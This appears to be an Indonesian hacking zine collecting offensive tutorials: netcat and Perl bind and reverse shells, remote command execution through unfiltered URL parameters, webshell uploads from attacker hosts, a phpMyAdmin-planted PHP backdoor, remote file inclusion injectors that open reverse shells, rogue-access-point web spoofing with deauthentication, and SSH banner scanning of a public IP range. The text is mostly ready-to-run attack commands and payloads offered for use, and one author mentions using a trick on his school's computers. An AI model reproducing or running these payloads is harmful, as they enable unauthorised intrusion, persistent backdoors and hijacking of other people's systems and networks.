Seperti biasa, masuk direktory yg writeable atau langsung /tmp. Download bindshell.txt dari host kamu. Kok bindshell.txt, bukan bindshell.pl? iya, Cuma extensi. Hal ini menghindari error ketika mendownload. Jadi upload bindshell.pl dengan extensi .txt. terakhir, langsung bind gak pake lama.

Command bindshell nya: `perl bindshell.txt [port]`

```
cd /tmp
lwp-download http://hacking.tool/bindshell.txt
perl bindshell.txt 9898 &
```

Sip. Dari sini, kita udah bisa ngecek pakek telnet apakah konek or kagak. Bindshell.pl bersifat continue, jadi kita bisa berkali-kali konek dengan sekali ngebind, asalkan proses tidak di kill oleh admin.


Apa berikutnya? Jelas, remote connection to get remote interactive console. Tetep pake netcat.

```
D:\HACK>nc -vv 192.168.10.10 9898
Warning: lookup failed for 192.168.10.10: h_errno 11004: NO_DATA
[192.168.10.10] 9898 (?) open
bash: no job control in this shell
bash-3.2$ id
uid=100(mysql) gid=101(mysql) groups=101(mysql) context=user_u:
bash-3.2$ pwd
/tmp
bash-3.2$ uname -a
Linux bajaj.mempreng.com 2.6.18-53.el5 #1 SMP Mon Nov 12 02:22:48 EST
2007 i686 i686 i386 GNU/Linux
```

BackConnect

Backconnect adalah melakukan remote dari komputer sasaran ke komputer kita. Kalau tadi bindshell adalah remote dari komputer kita ke komputer sasaran, kalau backconnect di balik, dari komputer sasaran ke komputer kita.

Backconnect adalah sebuah alternatif bila bindshell gagal, ntah karena gak punya akses, denied akses, sekurity dari firewall, atau karena komputer sasaran tertutup oleh proxy server (komputer sasaran berada di dalam network yang tertutup oleh proxy). Bila ada proxy di depan komputer sasaran, walau bind berhasil, namun kita tetap tidak bisa melakukan remote konek ke sasaran karena tertutup komputer proxy.




Ketika kita melakukan koneksi, maka koneksi kita akan di tolak karena port yg kita tuju tidak terbuka di firewall. Firewall menolak semua koneksi/request ke port yang tidak dibuka di firewall tersebut. Paket-paket berisi request yang di kirim oleh attacker tidak bisa melewati dinding firewall karena memang jalur tidak terbuka, sehingga request koneksi tidak pernah sampai di komputer sasaran.

```
D:\HACK>nc -vv 192.168.10.10 1968
Warning: lookup failed for 192.168.10.10: h_errno 11004: NO_DATA
[192.168.10.10] 1968 (?): connection refused
sent 0, rcvd 0: NOTSOCK
```

Kasus lain, adalah bila komputer sasaran berada di dalam internal network, yang mana network tersebut tertutup oleh proxy server. Dalam hal ini, proxy server bertindak sebagai gateway network yang ada di dalamnya.

Ketika attacker berhasil binding port di komputer sasaran yang ada di dalam proxy, attacker tetap tidak bisa melakukan remote connection karena port tidak terbuka di komputer proxy. Proxy mengatur lalu lintas data dari port-port yang di seting di proxy untuk di teruskan ke ip dan port yang ada di internal network nya. Ketika attacker binding port di komputer yang di dalam proxy, di proxy tidak pernah di set port yg mengarahkan service ke komputer sasaran melalui port yang di bind. Sehingga proxy akan menolak koneksi ke port yang di minta attacker, karena proxy memang tidak pernah mengenali service pada port yg di minta attacker.



Percobaan koneksi yang akan kita terima adalah seperti berikut :

```
D:\HACK>nc -vv 192.168.10.10 1968
Warning: lookup failed for 192.168.10.10: h_errno 11004: NO_DATA
[192.168.10.10] 1968 (?): connection refused
sent 0, rcvd 0: NOTSOCK
```

Refused!!!


But no mission are impossible.

Bagaimana kita mendapatkan koneksi ke komputer sasaran sementara di depan komputer sasaran ada bodyguard yang selalu memukul dan meluluh-lantak-kan setiap koneksi yang di minta dari luar yang tidak di kenal?

Inilah dia. BackConnect.

Seperti yang saya katakan. Backconnect adalah membalikkan koneksi dari komputer sasaran ke komputer attacker yang telah listening pada port tertentu, dengan membawa/meluncurkan aplikasi tertentu, dalam hal ini (hacking) yang akan kita luncurkan (diluncurkan dari sasaran) adalah `/bin/bash`.

Sehingga ketika komputer sasaran melakukan koneksi ke komputer attacker, komputer attacker akan menerima koneksi, dan akan membuka dan mengaktifkan aplikasi yang di luncurkan oleh komputer sasaran, dalam hal ini adalah `/bin/bash`. Dengan demikian, attacker mendapatkan akses interaktif `/bin/bash` dari komputer sasaran. It is interactive console.



Sipppppppppp.

Teknik untuk melakukan backconnect ini hampir sama dengan bindshell. Tool nya pun kita tetap menggunakan netcat. Netcat emang maknyozz!!.

Backconnect dengan Netcat

Untuk bisa melakukan backconnect, maka ip yang kita pakai haruslah ip public, atau ip yang terkoneksi langsung ke internet tanpa penghalang proxy.

Cara melakukan backconnect sangat mudah, semudah bindshell.

Yang perlu kita lakukan pertama kali adalah set mode listening di komputer kita. Hanya set mode listening, tanpa aplikasi apapun, karena kita akan menerima aplikasi yang diluncurkan oleh kompi sasaran.

```
[root@localhost][root] nc -vlp 6888
listening on [any] 6888 ...
```

Sip. Kompi kita udah listening. Berikutnya kita koneksikan komputer sasaran ke komputer kita dengan meluncurkan aplikasi /bin/bash. Seperti biasa, harus ada netcat di kompi sasaran. Downloadkan dulu netcat ke kompi sasaran. Simpan di direktory yg writeable. Atau langsung aja ke /tmp. Command untuk backconnect adalah: nc -vv [ip attacker] [port] -e [launch application]

```
cd /tmp
wget http://hacking.tool/nc
chmod 777 nc
./nc -vv 192.168.10.20 6888 -e /bin/bash
```

Setelah menjalankan command tersebut di komputer sasaran, sekarang lihatlah komputer kita. Kita sudah mendapatkan koneksi balik dari komputer sasaran dan langsung menerima aplikasi yg diluncurkan oleh komputer sasaran ke komputer kita.

```
[root@localhost][root] nc -vlp 6888
listening on [any] 6888 ...
connect to [192.168.10.20] from (UNKNOWN) [192.168.10.10] 43886
id
uid=48(nobody) gid=48(nobody) groups=48(nobody)
uname -a
Linux astra.2014.ws 2.6.18-164.el5 #1 SMP Thu Sep 3 03:28:30 EDT 2009
x86_64 x86_64 x86_64 GNU/Linux
```

Nah, kan. Kita mendapatkan interaktif console melalui teknik backconnect. Selanjutnya, ya terserah kita mau apa. Obok-obok sampe puas pastinya.

```
nc -vv 192.168.10.20 6788 -e cmd.exe
```

```
[root@localhost][root] nc -vlp 6788
listening on [any] 6788 ...
192.168.10.10: inverse host lookup failed: Unknown host
connect to [192.168.10.20] from (UNKNOWN) [192.168.10.10] 59681
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

Windows IP Configuration

```

Connection-specific DNS Suffix  . :
IP Address. . . . . : 192.168.10.10
Subnet Mask . . . . . : 255.255.255.255
Default Gateway . . . . . : 192.168.10.100

```

Nah. Asii udah dpt console interaktif. Selanjutnya tinggal command-command sesuka kita.

Nah, ada bindshell.pl ada pula backconnect.pl. fungsinya, jelas untuk melakukan backconnect dengan aplikasi perl. Karena ditulis dengan perl, maka aplikasi ini membutuhkan perl juga di komputer sasaran. Bagaimana ngecek nya kalau user kita bisa jalankan perl? Seperti yang dulu, tetep perl -v.

- 31 -

Set mode listening di komputer kita.

```
nc -vlp 9999
```

Kemudian, kita download backconnect.txt yang sudah kita upload ke hosting kita ke komputer sasaran, di direktory yang writeable tentunya. Seperti biasa pula, langsung menuju /tmp. Cara pakai backconnectnya: `perl backconnect.txt [ip] [port]`

```
cd /tmp
wget http://hacking.tool/backconnect.txt
perl backconnect.txt 192.168.10.20 9999 &
```

ok. Setelah menjalankan command ini di komputer korban, kembali ke komputer kita. Dan lihat, kita dapat console sang korban.

```
[root@localhost][root] nc -vlp 9999
listening on [any] 9999 ...
connect to [192.168.10.20] from (UNKNOWN) [192.168.10.10] 44808
Linux astra.2014.ws 2.6.18-164.el5 #1 SMP Thu Sep 3 03:28:30 EDT 2009
x86_64 x86_64 x86_64 GNU/Linux
uid=48(nobody) gid=48(nobody) groups=48(nobody)
pwd
/tmp
whoami
apache
```

Gotchaaaaaaaaa!!!!!! You are in !!!

Nah, sudah mengerti kan tentang remote connection (interactive console)? Cara melakukannya juga gak sulit. Simple gitu aja. Karena ini sangat penting, jadi pahami dengan baik. Untuk yang punya dua komputer, bisa mencobanya dengan kedua komputernya. 1 sebagai attacker, 1 nya sebagai komputer korban. Banyak aplikasi untuk melakukan teknik ini. Banyak metode untuk mendapatkan interaktif console, because “Hack Is Art”.

//-- end of got remote connection --//

Remote Command Execution

Author: ArRay

Remote Command Execution (RCE) atau Remote Arbitrary Command Execution (ACE) adalah bug yg memungkinkan attacker untuk menjalankan command2 secara remote melalui url. Bug ini biasanya terdapat pada aplikasi yg mnggunakan cgi / perl. Jarang terdapat pada aplikasi php. Bug ini jarang di temukan di jaman sekarang ini. Walau begitu, tetapi bug ini hampir selalu menjadi jalan yang “sengaja” di buat oleh hacker untuk masuk lebih lanjut ke komputer korbanya. Dengan demikian, memahami RCE sangat penting bagi calon hacker. Karena RCE hampir akan selalu di gunakan dalam misi-misi hacking untuk masuk ke sistem korban.

Bug RCE terjadi karena kurangnya filter pada variable yang di kirimkan ke server melalui methode GET. Variable yang di ambil langsung menjalankan command server, pengambilan file, atau include file.

Contoh penggunaan function system() tanpa filter yg menyebabkan RCE.

```
<?php
    System($_GET['var']);
?>
```

Dengan demikian, command-command ke server bisa di kirimkan melalui browser melalui variable \$var.

```
http://situs.com/file.php?var=COMMAND
http://situs.com/file.php?var=ls -la
http://situs.com/file.php?var=uname -a
```

Contoh lain pembacaan variable pada aplikasi Perl.

```
#!/usr/bin/perl
&ReadParse(*input);
$filename = $input(file);
Open(FILE,$filename);
```

\$filename dibuka begitu saja tanpa adanya filter. Attacker bisa menyisipkan command ke server dengan menambahkan karakter pipa ke dalam \$filename.

```
http://situs.com/page.php?file=|COMMAND|  
http://situs.com/page.php?file=|ls -la|
```

atau dengan menyertakan nama file:

```
http://situs.com/page.php?file=document.doc|COMMAND|  
http://situs.com/page.php?file=document.doc|ls -la; uname -a|
```

Tak jarang command yang di kirimkan akan gagal di jalankan oleh server, hal ini bisa menyebabkan browser loading terus tanpa henti. Untuk menghindari Never Ending Loading ini, berikan tanda & di belakan. Sehingga command di jalankan secara background.

```
http://situs.com/page.php?file=document.doc|ls -la|&
```

Dengan mengetahui kelemahan ini, attacker bisa dengan mudahnya mengirimkan perintah-perintah ke server, hanya melalui url. Dengan “bisa” mengirim perintah ke server, maka attacker akan bisa masuk lebih jauh ke sistem korban. Rooting sampai destroying sistem sangat mungkin di lakukan. Banyak yang bisa kita lakukan bila kita bisa mengirimkan command-command ke srver.

Salah satu aplikasi yang memiliki bug RCE ini adalah WebCart.

```
bug : webcart/webcart.cgi?CONFIG=
```

Bug ini sudah sangat tua Sudah hampir tidak ditemukan lagi di jaman sekarang ini. Kalaupun ditemukan, sudah pasti udah di perbaiki. Variable CONFIG mengambil ke server. Nah, dari variable yg di ambil inilah kita bisa menyisipkan command2 ke server dengan menyisipkan karakter pipa "|". Command letakkan setelah nilai variable yg di ambil server. biarkan value ini tetap ada, karena mungkin trjadi error kalau tidak ada isinya.

```
http://webcart/webcart.cgi?CONFIG=path.html|command|&
```

RCE In Action!!

Menyusupkan webshell

Webshell adalah sebuah console/shell interpreter berbasis web. Sederhananya terdapat kolom untuk memasukkan command2 ke server. Pada perkembangannya, webshell sudah multi fungsi, bahkan sampai memiliki fasilitas semacam phpmyadmin.

Hampir setiap "beraksi", tujuan yg ingin di capai sebelum melanjutkan aksi lainnya adalah punya webshell di server sasaran.

melalui bug RCE, kita bebas menjalankan command2 ke server. Jadi simple aja, tinggal downloadkan webshell ke server. wget,lwp-download,curl, dll bisa di pakai.

1. Cari dir yg bisa di tulisi

Command linux untuk mencari direktori yang permission 777 (writeable) adalah:

```
Find [path] -perm 777 -type d
```

Pada pengiriman command ke server, agar tampilan di url terlihat jelas, spasi di ganti dengan tanda plus "+". Tanpa mengganti dengan plus pun tidak apa-apa.

Kita kirimkan command ini ke server : `find ./ -perm 777 -type d`

```
http://webcart/webcart.cgi?CONFIG=path.html|find+./+-type+d+-perm+777|&
```

output yang di terima:

```
images/gallery  
file/data/download
```

nah, direktori yang writeable sudah di ketahui. Berikutnya adalah menyusupkan file webshell kita ke dalam directory tersebut.

File webshell upload dulu ke situs kamu. Extensi .txt, jangan .php.

2. Susupkan webshell. dalam contoh gw pakek curl.

Banyak command untuk download file ke sistem linux. Salah satunya adalah curl.

Command curl:

```
curl -o [output file] [source file]
```

Kita kirimkan command berikut ke server :

```
curl -o images/gallery/shell.php http://evil.script/shell.txt
```

yang artinya: download file `http://evil.script/shell.txt` dan simpan ke direktori `images/gallery/` dengan nama `shell.php`.

```
http://webcart/webcart.cgi?CONFIG=path.html|curl+-  
o+images/gallery/shell.php+http://evil.script/shell.txt
```

Sampai disini, kita telah mengupload `shell.txt` ke server korban pada direktori `images/gallery/`. File ini kadang belum bisa di baca, karena masalah permission file yg unreadable. Untuk itu, kita rubah permissionnya ada readable.

```
chmod 755 images/gallery/shell.php
```

```
http://webcart/webcart.cgi?CONFIG=path.html|chmod+755+images/gallery/shel  
l.php|&
```

Sip. Webshell telah terupload. Sekarang kita tinggal membukanya melalui url dan folder yg telah kita upload tadi.

```
http://webcart/images/gallery/shell.php
```

BackConnect dengan RCE

Satu contoh lagi. Kita akan melakukan backconnect melalui RCE. Ingat backconnect? Kalau belum baca, silahkan baca artikel tentang Remote Connection yang sudah saya tulis.

Ingat step melakukan backconnect? Baca lagi kalau lupa.

Di komputer attacker (misal 192.168.10.20)

1. Set netcat dalam listening mode.

```
nc -vlp 6789
```

2. Di komputer sasaran (misal 192.168.10.10)

- masuk direktory writeable
- download netcat
- chmod 777 netcat
- backconnect dengan netcat ke komputer attacker dengan meluncurkan aplikasi console.

Pada contoh kali ini, kita akan menggabungkan command backconnect secara keseluruhan menjadi satu. Tau kan cara memisahkan multiple command di linux? Yaitu dengan tanda petik koma di akhir command. To the point.

```
http://webcart/webcart.cgi?CONFIG=path.html|cd+/tmp;+wget+http://hacking.  
tool/nc;+chmod+777+nc;+./nc+-vv+192.168.10.20+6789+-e+/bin/bash+&|&
```

mari kita lihat perintah-perintah yang kita kirimkan di serangkaian perintah backconnect yg kita kirim melalui RCE yang terlihat panjang tersebut.

```
cd /tmp  
cget http://hacking.tool/nc  
chmod 777 nc  
./nc -vv 192.168.10.20 6789 -e /bin/bash &
```

Nah, terlihat jelas kan perintah-perintah tersebut. Perintah-perintah itu di jalankan secara berurutan dan akhirnya melakukan backconnect ke 192.168.10.20 port 6789. Sekarang kita lihat di komputer attacker.

```
[root@localhost][root] nc -vlp 6789  
listening on [any] 6789 ...  
connect to [192.168.10.20] from (UNKNOWN) [192.168.10.10] 44808  
uname -a  
Linux astra.2014.ws 2.6.18-164.el5 #1 SMP Thu Sep 3 03:28:30 EDT 2009  
x86_64 x86_64 x86_64 GNU/Linux
```

Karena kita bisa mengirimkan command ke server melalui url, sama seperti kita memegang console server tersebut. Banyak yang bisa kita lakukan dg command2.

//- END of RCE-//

Membuat Backdoor Melalui PHPMyAdmin

Author: pokeng

Sudah pahamkan dengan judul diatas???

Maksudnya gini, kalau kalian sudah dapat phpmyadmin, ga tahu dech dapat dari mana misal dari bugs, password default, ga dipassword atau apalah. Kita bias menyisipkan backdoor melalui phpmyadmin yang sudah kita dapatkan, sehingga kita bisa masuk ke server korban lebih jauh lagi.

Dalam scenario, kita coba membuat backdoor RCE pada server korban, yg nantinya backdoor ini menjadi pintu masuk kita ke server korban.

1. Buat database baru, misalnya dengan nama db_mampus, kemudian lewat menu sql buat table hacker, isi perintahnya sebagai berikut :

```
create table hacker(stack text);
```

2. Masukkan data ke tabel hacker yang tadi dibuat, lewat sql dengan perintah :

```
insert into hacker(stack) values('<pre><body  
bgcolor=silver><?@system($_REQUEST["v"]); ?></body></pre>');
```

Penjelasan:

```
'<pre><body bgcolor=silver><? @system($_REQUEST["v"]); ?></body></pre>'
```

Code diatas bisa di atur terserah kalian, inilah code dari backdoor yang akan ditanam ditarget. Nantinya kita akan menggunakan variable "v" untuk mengirim command2 ke server melalui RCE.

3. Masuk menu sql lagi di phpmyadmin, ketikan perintah berikut :

```
select * into dumpfile 'c:/appserv/www/pokeng.php' from hacker
```

Untuk target yang memakai xampp, ketik perintah berikut ini (beda direktori saja kok)

```
select * into dumpfile 'c:/xampp/htdocs/pokeng.php' from hacker
```

Penjelasan :

Yang kita lakukan di step ini adalah dump dari table yg tadi kita buat, kemudian output nya kita masukkan ke dalam file pokeng.php yang terletak di

```
c:/xampp/htdocs/
```

Path untuk dump file ini haruslah writeable. Inilah yang sulit di cari di system linux, dimana kita hanya bisa mengira-ngira dimana path yg benar dan writeable.

pokeng.php adalah nama file backdoornya, bisa terserah kalian namanya.

kalau sudah berhasil, tinggal kita panggil saja backdoornya dengan perintah :

```
http://target/backy.php?v=[perintahnya]  
http://target/backy.php?v=systeminfo  
http://target/backy.php?v=shutdown -s
```

Selanjutnya kita bisa mengirimkan command-command yg merugikan ke server melalui backdoor tersebut.

Trik ini udah berhasil aku pakai di komputer localhost saya, dan tentunya bisa juga dipakai disekolahku.

Dengan cara diatas kita bisa mengganti password, restart dan yang paling fatal kita bisa menformat hardisk komputer target...

dan admin akan bilang deadth!!

Editor: ArRay

Remote File Inclusion (RFI) Exploitation

Author: ArRay

Remote File Inclusion (RFI) adalah bug pada aplikasi web yang memungkinkan attacker untuk meng-include-kan file file external (remote) untuk di jalankan di server sasaran. Bug ini terjadi karena kurangnya filter pada variable yang di include oleh server.

```
<?php
    Include($_GET['file']);
?>
```

Sehingga bila attacker memasukkan remote script pada variable “file”, maka file script attacker ini akan di jalankan oleh server. Cara menginjeksinya pun sangat mudah, hanya dengan memasukkan script attacker ke variable yang vuln.

Example :

Script attacker => <http://hacking.tool/evil.txt>

```
http://sasaran.com/page.php?file=http://hacking.tool/evil.txt??
```

Dengan demikian, maka server akan mengeksekusi script dari <http://hacking.tool/evil.txt>

```
<?php Include("http://hacking.tool/evil.txt"); ?>
```

Apa gunanya tanda “?” di belakang itu? Hal yang sering terjadi adalah include pada file internal, kadang direktory, atau mengambil file config. Perhatikan:

```
<?php Include($_GET['file']."_cof/config.php"); ?>
```

bila kita include \$file tanpa tanda “?” di belakang akan di include juga :

```
<?php
    Include("http://hacking.tool/evil.txt_cof/config.php");
?>
```


Dengan demikian, maka include akan gagal. Karena file memang tidak ada. Oleh karena itu, kita beri tanda “?” di belakang. Sehingga semua karakter dibelakang nya akan dianggap variable. Maka include sukses.

```
<?php
    Include("http://hacking.tool/evil.txt??_cof/config.php");
?>
```

Script yang kita injeksikan di kenal dengan nama rfi-injektor. Inti dari serangan ini adalah script yang kita tuliskan di injektor kita. Berbagai script perintah-perintah bisa kita kirimkan ke server, dengan menuliskan script2 perintah ke file injektor kita. Tentunya script yg kita tulis sesuai dengan kebutuhan kita. Script injektor rfi yang paling terkenal adalah webshell. Webshell biasanya memiliki command2 yang komplit tinggal klik. Diantara nya script webshell adalah Fx29Shell, c99shell, r57shell, dll.

Sebenarnya gak sulit membuat sebuah webshell. Inti dari webshell adalah sebuah tampilan console berbasis web. Jadi cukup dengan ada kotak untuk memasukkan command2 dan mengirimnya ke server. Berikut simplenya.

```
<?php
    Echo "<form
        action='\"".$_SERVER['PHP_SELF']."".$_SERVER['QUERY_STRING']."'
        Method='post'>
        Command: <input type=text name=cmd ><input type=submit>
    </form>";
    Flush();
    If($_POST['cmd']) system($_POST['cmd']);
?>
```

Script diatas akan menampilkan form input command. Jika command di kirim, maka akan di eksekusi oleh `system()`;

Dengan begitu, kita cukup menginjeksi dengan cara standart injeksi rfi biasa :

<http://sasaran.com/page.php?file=http://hacking.tool/evil.txt??>

Setelah eksekusi injeksi tersebut, kita akan diberi tampilan kotak input command. Cukup ketik command di situ dan enter.maka command akan di eksekusi.

Dengan mengetahui bahwa kita bisa mengirimkan script-script berbahaya ke server melalui script injektor, maka kita tau bahwa kita bisa mengirimkan berbagai command dan berbagai metode. Saya akan memberikan sedikit contoh.

Kita bisa buat sebuah RCE ke server. Dimana script yang mengandung bug akan kita tulis di script injektor kita, kemudian menginjeksi rfi. Dan kita langsung bisa mengirimkan command-command ke server melalui rce yang sengaja kita buat.

```
<?php System($_GET['cmd']); ?>
```

Dengan begitu, kita bisa mengirimkan command2 ke server melalui variable \$cmd.

```
http://site.com/page.php?file=http://hacking.tool/evil.txt??&cmd=uname+--a
http://site.com/page.php?file=http://hacking.tool/evil.txt??&cmd=ls+--la
```

Contoh lain, kita bisa juga melakukan backconnect ke komputer kita melalui injektor kita. Isi injektor kita tentunya command-command backconnect. Seperti berikut.

```
<?php
    System("cd /tmp");
    System("wget http://hacking.tool/nc");
    System("chmod 777 nc");
    System("./nc -vv 192.168.10.20 6788 -e /bin/bash");
    Exit();
?>
```

Dari command tersebut, kita melakukan backconnect ke ip 192.168.10.20 pada port 6788 dengan launch aplikasi /bin/bash. Tentunya di komputer 192.168.10.20 sudah di set mode listening pada port 6788 sebelum melakukan injeksi rfi yang berisikan command backconnect tersebut.

Berbagai variasi command bisa kita kirimkan dengan cara demikian. Kita bisa mengembangkan sendiri sesuai keinginan dan kebutuhan kita.

--// END OF RFI //--

Wifi Mass Spoofing

Author : N4is3n

Jaringan wireless memang sangat tidak aman jika digunakan untuk kegiatan bisnis yang bersifat penting, dengan menggunakan metode rouge Access Point, seorang intruder dengan mudahnya membajak jaringan wireless dan mengubah halaman website yang dibuka client dengan tampilan palsu, atau biasa kita kenal dng Web spoofing. OK langsung aja...

Persiapan

- Distro Fedora 10 (Cambridge)
- Wireless USB Dongle (ralink chipset)
- driver ralink
- airpwn
- lorcon

install dependensi yang dibutuhkan

```
# yum install gcc automake kernel-devel libnet-devel prcre-devel
```

Download source code aplikasi

```
# wget http://homepages.tu-darmstadt.de/~p_larbig/wlan/rt73-k2wrlz-3.0.1.tar.bz2
# svn co http://802.11ninja.net/svn/lorcon/trunk lorcon
# wget http://transact.dl.sourceforge.net/sourceforge/airpwn/airpwn-1.3.tgz
```

Hapus driver ralink default dari kernel linux = rt73usb (wlan0)

```
# rm -rvf /lib/modules/`uname -r`/kernel/driver/net/wireless/rt2*
# depmod -a
```

Compile dan Install Driver Ralink = rt73 (rausb0)

```
tar jxvf rt73-k2wrlz-3.0.1.tar.bz2
cd rt73-k2wrlz-3.0.1/Module
make
make install
```

Compile dan Install Lorcon

```
# cd lorcon
# ./configure --prefix=/usr
--localstatedir=/var
--mandir=/usr/share/man
--sysconfdir=/etc/lorcon
# make
# make install
```

Compile dan Install Airpwn

```
# tar zxvf airpwn-1.30.tgz
# cd airpwn-1.30
# ./configure --prefix=/usr/local --mandir=/usr/local/share/man
# make
# make install
```

* ”wew pada saat anda mengcompile airpwn ada tulisan error” rupanya IFNAMSIZ belum di definisikan di dalam file wireless.h yang berada di /usr/include/linux

```
# vi /usr/include/linux/wireless.h
tambahkan baris
#define IFNAMSIZ 16
```

* ulangi kembali tahap Compile dan Install Airpwn.

MULAI BERAksi

=====

* Colokin Wireless USB Dongle ke lobang usb

```
# ifconfig rausb0 up
# iwconfig rausb0 mode monitor
# cd airpwn-1.30
# airpwn -c conf/great_html -d rt73 -i rausb0 -v -v -v
```

keterangan dari parameter airpwn.

-c = memanggil file konfigurasi dari airpwn.

-d = driver yang digunakan wireless, kebetulan saya menggunakan chipset ralink.

-i = nama device yang digunakan, dalam hal ini ralink telah disupport oleh lorcon untuk menginject paket wireless.

-v = verbose mode, semakin banyak parameter -v maka semakin cepat pula verbose yang ditampilkan.

* jika airpwn tidak berjalan, ada baiknya periksa apakah driver atau chipset yang anda gunakan sudah di support oleh lorcon dan airpwn jika sudah, tetapi tetap saja macet, coba putuskan koneksi dari client dengan access point dengan menggunakan aircrack-ng agar si client mendapatkan paket arp yang baru.

```
# yum install aircrack-ng
# aireplay-ng -0 10 -a MAC_ADDR_ACCESS_POINT -c MAC_ADDR_CLIENT rausb0
```

* kemudian ulangi kembali perintah untuk menjalankan airpwn.

Edited by

N4ck0

SSH Exploits

Author : arDhi^

SSH mungkin udah banyak yang tahu akan hal yang satu ini, jadi di sini saya tidak akan menjelaskan panjang lebar lagi, kita langsung saja ke materi yang akan kita bahas kali ini, oke lets begi for exploit SSH...!!

Untuk mengeksploitasi apa yang namanya ssh kali ini kita harus menyiapkan beberapa bahan (kayak mau masak z nih, pke bahan segala), yang di siapkan antara lain :

1. PC dengan OS linux (di sini di gunakan backtrack 3)
2. Internet connection (ini wajib ada)
3. Perangkat perang (grabbb, X2, X3, X4 atau X6)
4. Sedikit kesabaran
5. Rokok (buat perokok)

Langsung kita coba

Download tool grabb

Kemudian di extrack, ini jangan di lupain

Selanjutnya kita scan beberapa ip, untuk mendapatkan ip nganggur cari z dengan kreatifnya kalian,,!!

Sekarang kita mulai scan ip yang kita dapatkan tadi, ip ini untuk dapetin versi dari SSH, kita menggunakan SSH untuk tahu versinya, langsung ke console linux

```
# grabbb -a 83.233.30.1 -b 83.233.30.255 22
```

Keterangan dari command di atas :

-a	=	starting ip target
-b	=	end of ip target
22	=	ini merupakan port dari SSH

Dari scan di atas di dapatlah seperti di bawah ini :

```
83.233.30.9:22: SSH-2.0-OpenSSH_4.3
83.233.30.7:22: SSH-2.0-OpenSSH_5.1p1 Debian-5
83.233.30.247:22: SSH-2.0-OpenSSH_4.3
83.233.30.251:22: SSH-2.0-OpenSSH_4.3
83.233.30.252:22: SSH-2.0-OpenSSH_4.3
